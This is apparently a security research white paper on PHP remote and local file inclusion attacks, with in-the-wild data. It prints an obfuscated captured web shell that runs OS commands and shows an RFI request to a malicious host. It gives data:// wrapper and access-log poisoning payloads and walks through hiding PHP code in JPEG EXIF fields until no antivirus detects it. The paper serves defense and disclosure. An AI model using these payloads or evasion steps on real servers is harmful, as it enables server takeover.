



FYI: You got LFI

Tal Be'ery



Table of Contents

1. Abstract.....	3
2. PHP - background	4
3. PHP internals	6
3.1 PHP execution process.....	6
3.2 PHP include function	8
4. Malicious File Includes - RFI.....	10
4.1 Classic RFI.....	10
4.2 Classic RFI “in the wild”	10
4.3 Advanced RFI using PHP streams	12
5. Malicious File Includes - LFI.....	14
5.1 Adding PHP code to log files.....	14
5.2 Uploading user content with Embedded PHP code	16
5.2.1 <i>Editing file content to embed PHP code</i>	16
5.2.2 <i>PHP code embedded files detection</i>	19
6. MFI in the wild.....	22
6.1 Setup and Methodology	22
6.2 RFI in the wild	22
6.2.1 <i>Attack sources analysis</i>	23
6.2.2 <i>Shell hosting URLs analysis</i>	24
6.2.3 <i>Shells analysis</i>	26
7. Bibliography	27
8. About Imperva	28
9. About The Author.....	29
10. Appendix A – PHP streams and wrappers.....	30
11. Appendix B - Popular log file paths targeted by LFI	33

1. Abstract

RFI/ LFI attacks are a favorite choice for hackers. Why? A successful attack allows the execution of arbitrary code on the attacked platform in the context of the web application. With the same level of authorization – it can practically take over the server.

Some notorious RFI/ LFI examples include: Anonymous using LFI bots to attack their targets and Timthumb- a WordPress add-on vulnerable to RFI which paved the way to 1.2 million infected pages. Attractive RFI/ LFI attack targets are commonly PHP applications. With more than 77% of today’s websites running PHP, RFI should be on every security practitioner’s radar — but isn’t. In fact the opposite is true as “Malicious File Execution” that included RFI was dropped out of OWASP top 10 in 2010

Surprisingly, however, RFI/ LFI are still considered the underdogs of vulnerabilities.

It’s time to seriously examine RFI/LFI attacks. In this paper we quantify the prevalence of this attack based on our findings of it in the wild. We present proof of concepts which demonstrate how these attacks evade detection. We will also present new approaches in defeating this type of attack. In particular, we:

- Introduce the RFI\LFI concepts and evaluate its potential effectiveness in the wild.
- Demonstrate RFI attacks – starting with the basics and moving to recently witnessed advanced schemes which exploit PHP streams.
- Present a proof of concept of how to hide an LFI attack within benign-looking documents such as pictures and Adobe PDF documents.
- Reveal a new RFI/LFI attack vector which evades anti-malware by splitting the attack vector across different picture textual fields and suggest a novel approach to mitigating it.
- Provide mitigation steps to defeat RFI/ LFI attacks, including a novel approach which uses shell hosting feed.


2. PHP - background

PHP is a general-purpose server-side scripting language originally designed for Web development to produce dynamic Web pages. It is among one of the first developed server-side scripting languages to be embedded into an HTML source document, rather than calling an external file to process data. Ultimately, the code is interpreted by a Web server with a PHP processor module which generates the resulting Web page. PHP can be deployed on most Web servers and also as a standalone shell on almost every operating system and platform free of charge¹.

PHP is by far the most popular server-side programming language. As of February 28th of 2012, PHP is used by 77.2% of the Internet top Alexa ranked million websites². For comparison, the runner-up technology (MS ASP.NET) is used on only 21.7% of these sites.

The use of PHP is also very frequent on the most visited sites, as four of top Alexa ranked ten web sites are powered by PHP (Facebook, Baidu.com, Wikipedia, QQ.COM).



Looking at these numbers, it becomes very clear why PHP is a prime target for hackers.



Further examination of The PHP versions break down, shows that PHP subversion 5.2 is the most popular version in the wild and that about 90% of deployed PHP enabled server are of version 5.2 or above

¹ <http://en.wikipedia.org/wiki/PHP>

² http://w3techs.com/technologies/overview/programming_language/all



3. PHP internals

In order to understand the nature of the RFI/LFI vulnerability we should first understand the execution process of a PHP script

3.1 PHP execution process

PHP script goes through the following steps before outputting the result³:

1. Parsing (or more precisely Lexing and Parsing): The PHP code is first converted into tokens (Lexing), and then the tokens are processed to derive meaningful expressions (Parsing).
2. Compiling: The derived expressions are compiled into OpCodes.
3. Execution: OpCodes are executed to derive the final result

According to the PHP manual⁴, when PHP parses a file it starts in HTML mode. HTML mode means that the parser looks for PHP's opening and closing tags, which tell PHP to start and stop interpreting the code between them. Parsing in this manner allows PHP to be embedded in all sorts of different documents, as everything outside of a pair of opening and closing tags is ignored by the PHP parser.

It's very often to find PHP embedded in HTML documents, as in this example.

```
<p>This is going to be ignored by the parser.</p>
<?php echo 'While this is going to be parsed.'; ?>
<p>This will also be ignored by the parser.</p>
```

This feature allows advanced structures such as the following

³ <http://abhinavsingh.com/blog/2009/11/php-tokens-and-opcodes-3-useful-extensions-for-understanding-the-working-of-zend-engine/>

⁴ <http://php.net/manual/en/language.basic-syntax.phpmode.php>

```

<?php
if ($expression) {
    ?>
    <strong>This is true.</strong>
    <?php
} else {
    ?>
    <strong>This is false.</strong>
    <?php
}
?>

```

This works as expected, because when PHP hits the closing tags ("?>"), it simply starts outputting whatever it finds until it hits another opening tag.

Taking a look at the compiled code generated per this PHP code may clarify the behavior of this PHP code

line	#	*	op	fetch	ext	return	operands
2	0	>	>	JMPZ			!0, ->3
5	1	>		ECHO			'++++%3Cstrong%3EThis+is+true.%3C%2Fstrong%3E%0A++++'
6	2	>		JMP			->4
9	3	>		ECHO			'++++%3Cstrong%3EThis+is+false.%3C%2Fstrong%3E%0A++++'
11	4	>	>	RETURN			1

The PHP code (enclosed between start/end tags) defines the flow of execution of the document, while the non-encapsulated text (highlighted) is just ECHOed.

In order to gain visibility to PHP internal execution process we used PHP's VLD extension. VLD⁵ (Vulcan Logic Disassembler) is a PHP extension Maintained by Derick Rethans. The Vulcan Logic Disassembler hooks into PHP's Zend Engine and dumps all the OpCodes (execution units) of a script. All of the compiled code outputs throughout this document were generated using the VLD extension.

⁵ <http://pecl.php.net/package/vld>

It's important to note that there are four different pairs of opening and closing tags which can be used in PHP. Two of those, `<?php ?>` and `<script language="php"> </script>`, are always available. The other two are short tags ("`<?>`", "`?>`") and ASP style tags ("`<%>`", "`%>`"), can be turned on and off from the *php.ini* configuration file. Mixing different styles of open/close tags is reported to work too⁶.

3.2 PHP include function

Server side include is a good coding practice as it allows code reuse and central management, as the following tutorial suggests⁷:

"You can insert the content of one PHP file into another PHP file before the server executes it, with the `include()`⁸ function. The function can be used to create functions, headers, footers, or elements that will be reused on multiple pages.

Server side includes save a lot of work. This means that you can create a standard header, footer, or menu file for all your web pages. When the header needs to be updated, you can only update the include file, or when you add a new page to your site, you can simply change the menu file (instead of updating the links on all your web pages)."

A basic usage example⁹:

⁶ <http://www.php.net/manual/en/language.basic-syntax.phpmode.php#97113>

⁷ http://www.w3schools.com/php/php_includes.asp

⁸ For brevity we only consider the `include()` function throughout the document, but the same holds true for other php functions - `include_once()`, `require()`, `require_once()`

⁹ <http://php.net/manual/en/function.include.php>


```
vars.php
<?php
$color = 'green';
$fruit = 'apple';
?>

test.php
<?php
echo "A $color $fruit"; // A
include 'vars.php';
echo "A $color $fruit"; // A green apple
?>
```

Technically, when a file is included, parsing drops out of PHP mode and into HTML mode at the beginning of the target file, and resumes again at the end. For this reason, any code inside the target file which should be executed as PHP code must be enclosed within valid PHP start and end tags¹⁰.

An important corollary of this fact is that the actual PHP script included can be preceded and followed by some arbitrary text – without limiting its ability to execute, as the arbitrary text is ignored by the PHP parser in HTML mode.

Another important feature of the *include()* function is that starting with PHP version 4.3, the parameter of the include function (included file) can be specified as a URL instead of a local pathname – introducing the Remote File Inclusion concept. In version 5.2, PHP introduced a control over remote file inclusion in the form of the *allow_url_include* switch. The default value of the switch is OFF.

¹⁰ <http://php.net/manual/en/function.include.php>

4. Malicious File Includes - RFI

As stated above, using PHP's `include()` allows the programmer to programmatically add arbitrary code to the application. If attackers can obtain control, even over some portion of the include target (the included file) they can run arbitrary code in the server and practically take over the server.

Web applications that are vulnerable to Malicious File Inclusion typically accept include target as a user controlled parameter and fail to sufficiently validate it. Parameters that are vulnerable to Remote File Inclusion (RFI) enable an attacker to include code from a remotely hosted file in a script executed on the application's server.

4.1 Classic RFI

Let's suppose the programmer modifies the basic example mentioned above, in order to load the variable values from dynamic source that is controlled by the application user through the "file" HTTP parameter.

```
test.php
<?php
echo "A $color $fruit"; // A
include $_REQUEST['file'];
echo "A $color $fruit"; // A green apple
?>
```

The attacker can now create a malicious request to the vulnerable page

[Http://www.vulnerable.com/test.php?file=http://www.malicious.com/shell.txt](http://www.vulnerable.com/test.php?file=http://www.malicious.com/shell.txt)

4.2 Classic RFI “in the wild”

While the previous example may look a little unrealistic, RFI vulnerability has caused the compromise of as many as 1.2 million pages¹¹ in the "TimThumb" Wordpress extension case¹².

Using the setup described below on “MFI in the wild” section, we were able to observe actual attacks being launched against applications, and analyze their characteristics:

¹¹ <http://www.darkreading.com/database-security/167901020/security/news/231902162/hackers-timthumb-their-noses-at-vulnerability-to-compromise-1-2-million-sites.html>

¹² <http://www.exploit-db.com/exploits/17602/>


```
GIF89aSOH?SOH????□□□!□EOLSOH????,????SOH?SOH??STXSTXD?;<?php
@error_reporting(0); @set_time_limit(0); $lol = $_GET['lol']; $osc = $_GET['osc'];
if (isset($lol)) { eval(gzinflate(base64_decode('pZJda8IwFIbvB/sPMQhNQMR9XM05Cvsbg:
elseif (isset($osc)) { eval(gzinflate(base64_decode('pZHNasMwEITvnb6DYgyWIZS21F5Cwi:
else { eval(gzinflate(base64_decode('pVNdi9swEHw/uP+wEQbFkCZpy0G5xKGhJEdpoAX3nkIwi:
?>
```

Figure 1 TimThumb shell code

- The shells are hosted on “youtube” or “picasa” – like URLs (e.g. `hxxp://picasa.com.moveissantafe.com`). This is done to evade TimThumb filter that allows inclusion only from limited set of hosts. However, the implemented host check is mistakenly allowing “picasa.com.moveissantafe.com” to pass as “picasa.com”
- Most of these files start with a GIF file identifier, but then switch to encoded PHP, like:
`GIF89a?????ï¿½ï¿½!ï¿½ï¿½!ï¿½ï¿½ ???? ,??????[1][1]D?;<?php`

In order to evade another TimThumb security filter used to verify that the file is indeed a valid picture

- The PHP shell is obfuscated by compression to protect it from analysis and detection
`eval(gzinflate(base64_decode('pZ...`
- The PHP shell execution is controlled by HTTP parameters (named “lol” and “osc”) introduced by the attacker. In order to inspect the code safely we had changed the PHP `eval()` function to `echo()` – so the code wouldn’t execute but would just be printed.
- If both are not set, file upload shell is executed with



- If *lol* is set then some predetermined set of OS commands is executed to gather information on the system

10.1.9.119/timthumb/modified_timthumb.php?lol=1

```

echo 'v0pCr3w
"; echo "sys:".php uname()."
"; $cmd="echo nob0dyCr3w"; $eseguicmd=ex($cmd); echo $eseguicmd; function ex($cfe)
elseif(function_exists('shell_exec')){ $res = @shell_exec($cfe); } elseif(function_exists('syst

```

- If *osc* is set OS Command shell is executed (*osc* probably stands for OS Commands). *osc* value is first base64 decoded and then executed on the attacked machine

10.1.9.119/timthumb/modified_timthumb.php?osc=1

```

$cmd=base64_decode($osc); $eseguicmd=ex($cmd); echo $eseguicmd; function e
elseif(function_exists('shell_exec')){ $res = @shell_exec($cfe); } elseif(function_exi
elseif(function_exists('passthru')){ @ob_start(); @passthru($cfe); $res = @ob_get_
@fread($f,1024); } @pclose($f); } } return $res; }

```

4.3 Advanced RFI using PHP streams

Streams are a way of generalizing file, network, data compression, and other operations which share a common set of functions and uses¹³.

An Attacker may use streams to exploit RFI vulnerable parameters.

From the attacker perspective, there are two main advantages of using alternative streams and wrappers instead of the standrad HTTP wrapper.

- Evasion technique – Some defense mechanisms and filters¹⁴ block only the use "normal" wrappers. Using alternative wrapper will evade them.
- Some streams eliminate the need for hosting the malicious code, which makes the hacker work easier and the attack life span longer.

Attack example:

For example, we will use the data PHP wrapper (for a full list of available wrappers see Appendix A)

¹³ <http://www.php.net/manual/en/intro.stream.php> , <http://www.php.net/manual/en/wrappers.php>.

¹⁴ <http://blog.spiderlabs.com/2011/09/modsecurity-advanced-topic-of-the-week-remote-file-inclusion-attack-detection.html>

Stream	PHP wrapper	PHP Version	Examples/Options
Data (RFC 2397)	data://	Available since 5.2.0	data://text/plain;base64,

We will encode our PHP code (<?php phpinfo()?>) in base64 to get the following string "PD9waHAgcGhwaW5mbygpPz4=" then we will wrap it with the the data wrapper – "data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=" and send it to the vulnerable application



We have observed the use of PHP wrappers for RFI exploitation in the wild, but they are much less frequent than the traditional RFI exploits.

5. Malicious File Includes - LFI

Parameters that are vulnerable to Local File Inclusion (LFI) enable an attacker to include code which is already hosted on the same web server of the application only.

Therefore, LFI exploitation method requires an additional vulnerability (with respect to RFI) in the application to allow the existence of a local malicious file.

The reason that hackers bother with LFI attacks when they could use the more simple RFI attacks is that since PHP version 5.2, PHP introduced an additional control over remote file include in the form of the *allow_url_include* switch. The default value of the switch is OFF, which turns applications that were previously RFI vulnerable to be only LFI vulnerable.

Since about 90% of deployed PHP enabled servers are using version 5.2 or above, it makes LFI a very relevant option for hackers.

Even though LFI exploitation methods may differ from RFI in the technical details, the outcome is very similar - the attacker's code is executed on the web server. The code might be used for temporary data theft or manipulation, or for a long term takeover of the vulnerable server.

LFI vulnerability exploitation requires the malicious code to be hosted on the vulnerable server.

There are two main paths to do that

- Abuse existing file write functionality within the server – this is typically done by manipulating the server to write attacker controlled strings into the system log file.
- Abuse user generated content file upload functionality to embed malicious code within the uploaded file

5.1 Adding PHP code to log files

In order to effectively manage an application or a server, it is necessary to get feedback about the activity and performance of it as well as any problems that may be occurring. Therefore a logging system is needed. The default format of the server log and its default location on the file system is common knowledge and may vary by server type and operating system (for a list of popular log paths see Appendix B).

Since the PHP `include()` function practically ignores anything that is not enclosed between start/end tags, the attack is not impaired by other text in the file (other log entries), as they will be ignored by the `include()` function.

Attack example:

For example, we will abuse httpd's access_log¹⁵ functionality.

In the Basic access authentication method, the user name is appended with a colon and concatenated with the password. The resulting string is encoded with the Base64 algorithm. The Base64-encoded string is transmitted in the HTTP header and decoded by the receiver, resulting in the colon-separated user name and password string.¹⁶

We will craft our PHP code (<?php phpinfo()?) to fit into the user name part of the authorization header that would later be logged to the access_log.

In order to do so, we will concat some random password to the user name (<?php phpinfo()?:12356), encode it in base64 (PD9waHAgcGhwaW5mbygpPz46MTIzNTY=) and send it as authorization header (Authorization: Basic PD9waHAgcGhwaW5mbygpPz46MTIzNTY=).

Sending the request:



The user name is decoded and written to the access log



A following request to the vulnerable page with the relative path of the log (../../../../var/log/httpd/access_log) results in execution of the code:

¹⁵ <http://httpd.apache.org/docs/2.0/logs.html#accesslog>

¹⁶ http://en.wikipedia.org/wiki/Basic_access_authentication



This type of exploitation is very common in the wild – usually the attacker appends a trailing null (%00) to the log path in order to defeat security measure that append file extension to the received parameter.

5.2 Uploading user content with Embedded PHP code

Many Web 2.0 applications allow their users to upload user generated content as files. Such files may consist of pictures (for social networking) or documents (PDF of CV).

The attacker can embed malicious PHP code within the uploaded file. Since the PHP include() function practically ignores anything (including binary values) that is not enclosed between start/end tags, attackers can embed this code at any part of the file – thus allowing them to modify the file in a way that will maintain its original functionality (e.g. the image wouldn't be corrupted).

5.2.1 Editing file content to embed PHP code

We will demo the manipulation of a JPEG encoded picture to contain malicious PHP script, evading all Anti Virus Solutions (AV) detection while keeping the image's integrity.

We will start with the following code we had captured in the wild. It is used by hackers to test applications for MFI vulnerabilities

```
<?php /* Fx29ID */ echo("FeeL"."CoMz"); die("FeeL"."CoMz"); /* Fx29ID */ ?>
```

According to VirusTotal¹⁷, a file containing just this code is identified as malicious by 24 of 43 AV engines

¹⁷ <https://www.virustotal.com/>

SHA256: 87ee88aa6e675d95b1fea1f57ac3f8de5cd73d186ce38c64ef88bdad71bcae86

File name: esolz_org_creople_language_ar-AA_id1_txt

Detection ratio: 24 / 43

Analysis date: 2012-02-20 14:56:56 UTC (1 minute ago)



Antivirus	Result	Update
AhnLab-V3	-	20120220
AntiVir	TR/Script.76	20120220
Antiy-AVL	Trojan/win32.agent	20120213
Avast	PHP:Small-E [Trj]	20120220
AVG	PHP/Generic	20120220
BitDefender	Trojan.Script.291453	20120220

Now we will use the fact that modern picture formats include some additional metadata on the picture, within the picture file itself using the EXIF format¹⁸. We will use the “camera maker” property to embed the malicious code into picture

```
Camera
Camera maker eL"."CoMz"); /* Fx29ID */ ?>
```


Now only 3 AV detect the embedded code

SHA256: 8986f535adab1cfebe15665bf9347ebdfe99cf1d289bb8cd598188f2e9f18b9

File name: Hydrangeas.jpg

Detection ratio: 3 / 42

Analysis date: 2012-02-26 14:38:31 UTC (1 minute ago)



Further splitting the vector across two adjacent properties, which does not hinder its ability to execute, leads to detection by only a single AV

```
Camera maker <?php /* Fx29ID */ echo("...
Camera model die("FeEL"."CoMz"); /* Fx2...
```


¹⁸ <http://en.wikipedia.org/wiki/Exif>

SHA256: 9ccb656f7619a51d484ff80641c092803e54d8aa815a45b6bb26a7f3813f0851

File name: Tulips.jpg

Detection ratio: 1 / 40

Analysis date: 2012-02-26 14:28:57 UTC (1 minute ago)



Antivirus	Result	Update
AhnLab-V3	-	20120226
AntiVir	-	None
Antiy-AVL	-	20120226
Avast	-	20120226
AVG	-	20120226
BitDefender	-	20120226
ByteHero	-	None
CAT-QuickHeal	-	20120226
ClamAV	PHP.Hide-1	20120226

Inspecting the signature that allows ClamAV to detect the embedded code, reveals that it is a binary signature – thus very likely to be case sensitive

PHP.Hide-1:0:0:ffd8ffe0?0104a464946{-4000}3c3f706870(0d|20|0a)

3c3f706870 is hex encoding for <?php. Changing the case of the begin tag (i.e. “<?P^hphp”) evades the signature, but does not hinder its ability to execute.

Camera

Camera maker <?Php /* Fx29ID */ echo("...

Camera model die("FeeL"."CoMz"); /* Fx2...


The picture evades detection by all AV

SHA256: 6570203c89e9b9d4521f39fbee17fec32bf443bcd7b07832a8417a08993a83ea


File name: Jellyfish.jpg

Detection ratio: 0 / 43


Analysis date: 2012-02-29 15:36:56 UTC (2 minutes ago)



The picture is not corrupted



Yet the code is executed



We can conclude that General purpose Anti Virus (AV) solutions are not suitable for finding embedded PHP code in files, due to the following reasons:

- General purpose AVs are built to find compiled malicious code. Finding malicious source code requires different set of features and awareness to text related evasions.
- General purpose AVs search only for **malicious** code - which is much harder task than what we need. In the context of LFI exploits detection we are OK with detecting files containing **any** PHP code.

5.2.2 PHP code embedded files detection

In order to detect and stop the uploading of file containing PHP code, we would like to be able to detect files that contain code that would run on the system in a non trivial manner.

Let's first evaluate some possible solutions that **will not work**:

- Anti Virus - We already saw that general purpose Anti Virus solutions fail at this task.
- Degenerated PHP parser - Looking only for PHP begin/end tokens. Will not work if we want to support short tags ("`<?>`", "`?>`"). As looking for the following regular expression (`<[?.*\?>`) yields many false positive results on valid documents.
- Compiling the PHP file and checking for errors – will not work, as benign documents are trivially compiled – everything gets ECHOed and then the code RETURNS.


```

Finding entry points
Branch analysis from position: 0
Return found
filename:      /var/www/html/upload/Koala.jpg
function name: (null)
number of ops: 2
compiled vars: none
line   # * op                fetch          ext return operands
-----
5595   0 > ECHO                                '%FF%D8

```


6. MFI in the wild

6.1 Setup and Methodology

Imperva publishes a semi-annual Web Application Attack Report. This security summary report is based on observing and analyzing Internet traffic to 40 web applications. We extracted from the traffic attacks on these applications, categorized them according to the attack method, and identified patterns and trends within these attacks.

The results of the last report reveal the following facts on Malicious File Inclusion:

- Malicious File Inclusion attacks are very relevant– LFI and RFI attacks consists of more than 20% of all web application attacks
- LFI is almost three times more popular than RFI – which makes sense considering that 90% of PHP deployments are of versions that do not allow RFI by default.



6.2 RFI in the wild

RFI attacks are highly automated judging by traffic shape (e.g. consistency and rate) and characteristics (e.g. distinctive HTTP headers) **making them very suitable to be mitigated with reputation based black lists.**

6.2.1 Attack sources analysis

We have observed RFI attacks that originated from hundreds of sources. Usually, an attack source initiated only a small number of RFI attacks. However, some attackers initiated a disproportionate number of attacks: the 10 most active attackers issued 51% of the observed attacks.

Many of the attack sources were active against the observed Web applications during just a short period (less than a day). However, some attack sources were active and repeatedly sent RFI attack vectors over a long period of weeks and even months.




Figure 2 Distribution of attack sources over time

We had also analyzed the relationship between specific attack sources and their selected targets.

